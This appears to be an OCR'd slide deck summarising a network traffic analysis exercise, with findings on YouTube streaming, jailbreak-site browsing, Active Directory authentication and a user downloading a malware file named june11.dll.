
- They had a lot of traffic to YouTube IP addresses using protocols TCP and HTTP
- The users were steaming packets from specific youtube IP addresses



Browsing The Internet

Summarize the following:

- HTTP and GET Request
- User was browsing iphonehacks.com and looking up jailbreaks for ios 13




Malicious Activity

Set up AD network and domain controller

Summarize the following:


- Observed the client and server passing DNS, DHCP and LDAP protocols
- The client machine authenticated to the Frank-n-ted.com domain
- This is a domain set up within the company domain



Downloading Malware

Summarize the following:

- observed some HTTP traffic that downloaded suspicious files
- The user Matthijs.devries downloaded some malware containing a file june11.dll
- The file contains multiple malware binaries, as well as multiple trojans



The End